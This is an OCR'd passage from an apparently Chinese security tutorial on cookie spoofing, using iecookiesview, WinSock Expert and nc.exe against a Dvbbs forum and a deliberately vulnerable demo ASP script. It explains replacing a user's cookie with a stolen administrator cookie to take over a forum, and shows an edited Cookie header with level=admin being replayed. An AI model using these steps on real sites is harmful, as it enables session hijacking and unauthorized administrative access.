


图 5




图 6

> **LOOK 注意** 用Win2K自带的telnet工具也可做到，方法和nc.exe一样，不过我发现用telnet不太容易控制字符输入。

三、cookie管理工具

——iecookiesview

看名字就明白它是用来做什么的吧！先用记事本看一下刚才本机登陆动网论坛留下的cookie文件，它放在我的c:\Documents and Settings\administrator\Cookies目录下，文件名是administrator@dvbbs6[1].txt，内容如下：

```
aspsky userid=1&usercookies=1&userhidden=2&password=469e
80d32c0559f8&userclass=%B9%DC%C0%ED%D4%B1&username=admin
192.168.1.3/asp/dvbbs6/ 0 1896775680 29244795 3943711152
29244638 *
```

啊！这样好多地方看不明白，还有些乱码。我们用iecookiesview打开来看看（图7）。




图 7

从图7中，我们很清楚地看到这个动网产生的cookie的各项值的意思。“key”是cookie的关键字，“value”是cookie的值，“domain”是cookie来的网域，“expire”是cookie的过效期，“modified”是cookie的产生时间（不好意思，我的时间都是1999年），“secure”是安全的意思，它的值一般都是no。通过这个工具，我们可清楚地知道这些cookie的意思了，并且它还自动将汉字产生的url编码转换成汉字。上边用记事本打开看到的乱码“%B9%DC%C0%ED%D4%B1”，实际上是三个汉字的管理员名。

iecookiesview最大的好处是：可轻松修改cookie，因为我们能看懂。比如某个动网论坛，无论你是用pskey提到的漏洞还是用跨站或其它手段得到了管理员的cookie，你可先用普通用户登陆论坛在本机产生一个cookie，再打开iecookiesview编辑你的普通用户cookie（图8）。




图 8

用管理员的各项cookie值对应修改普通用户各项cookie值后，点击modify cookies就可变成管理员的cookie了。此时你再打开IE重新登陆该动网论坛，就会变成该论坛管理员。

下面，我再用nc.exe和WinSock Expert这两个工具简单的进行一次cookie欺骗操作演示，进一步说明cookie三剑客工具的用

法。我写了个简单的 asp 脚本 level.asp，源码简单说明如下：

```
<%response.write now()%>
<%response.write "<br>"%>
<%response.write "<html><script>document.write(document.cookie);</script></html>"%>
'说明：以上代码产生 level.asp 这个网页的 cookie 值
<% if Request.Cookies("level")<>"" then
response.write "<html><script>document.write(document.cookie);</script></html>"
if request.cookies("level")="user" then
response.write "<html><script>alert('you are a user');</script></html>"
'说明：如果 cookie 的变量 level 值为 user 的话，弹出对话框 you are a user
else
if request.cookies("level")="admin" then
response.write "<html><script>alert('you are administrator!');</script></html>"
set fso1=server.createobject("scripting.filesystemobject")
set fil=fso1.opentextfile(server.mappath("lcx.txt"),8,true)
fil.writeline "you are admin!"
'说明：如果 cookie 的变量 level 值为 admin，则弹出对话框 you are administrator，并在 level.asp 同目录下生成 lcx.txt，内容是 you are admin!
end if
end if
else
response.write "<html><script>alert('你没有 cookie 值');</script></html>" end if%>
'说明：如果 cookie 的变量 level 没有收到这 user 和 admin 的值，那么弹出对话框你没有 cookie 值
```

现在，我们执行 level.asp，cookie 的变量 levelua 并没有收到这 user 和 admin 的值，看看会发生什么(图 9)。




图 9




图 10

如果我们将<%response.cookies("level")="user"%>这行代码插在第三行后，再次运行这个 level.asp 脚本时，它会自动将 cookie 的变量 level 值设为 user，结果如图 10。

此时，我们通过 WinSock Expert 抓数据（图 11）。抓到下列 cookie 数据：




图 11

```
cookie: iscookies=0; BoardList=BoardID=Show; level=user; ASPSESSIONIDQGGGQSLC=NOIBEOPACLBOJFLGFLED
ICNHiscookies=0; BoardList=BoardID=Show; level=user; ASPSESSIONIDQGGGQSLC=NOIBEOPACLBOJFLGFLEDICNH
```

现在，我们要做的是欺骗 level.asp，让它以为我们提交 cookie 的值为 admin，这样会在 level.asp 同目录下生成 lcx.txt。分析源代码得知，只要我们提交 cookie 的变量 level 值为 admin，就可达到想要的结果了。我们将 WinSock Expert 抓的数据改成如下内容：

```
cookie: iscookies=0; BoardList=BoardID=Show; level=admin; (注意：改成 admin 了)
ASPSESSIONIDQGGGQSLC=NOIB
EOPACLBOJFLGFLEDICNHiscookies=0; BoardList=BoardID=Show; level=admin; (注意：改成 admin 了)
ASPSESSIONIDQGGGQSLC=NOIBEOP
ACLBOJFLGFLEDICNH
```

现在，我们用 nc 来提交 cookie 值，骗过 level.asp。仔细看图 12，最下边有一行“alert('you are administrator')”，这说明我们成功了。经查看，果然在 level.asp 同目录下生成了 lcx.txt，内容是 you are admin!

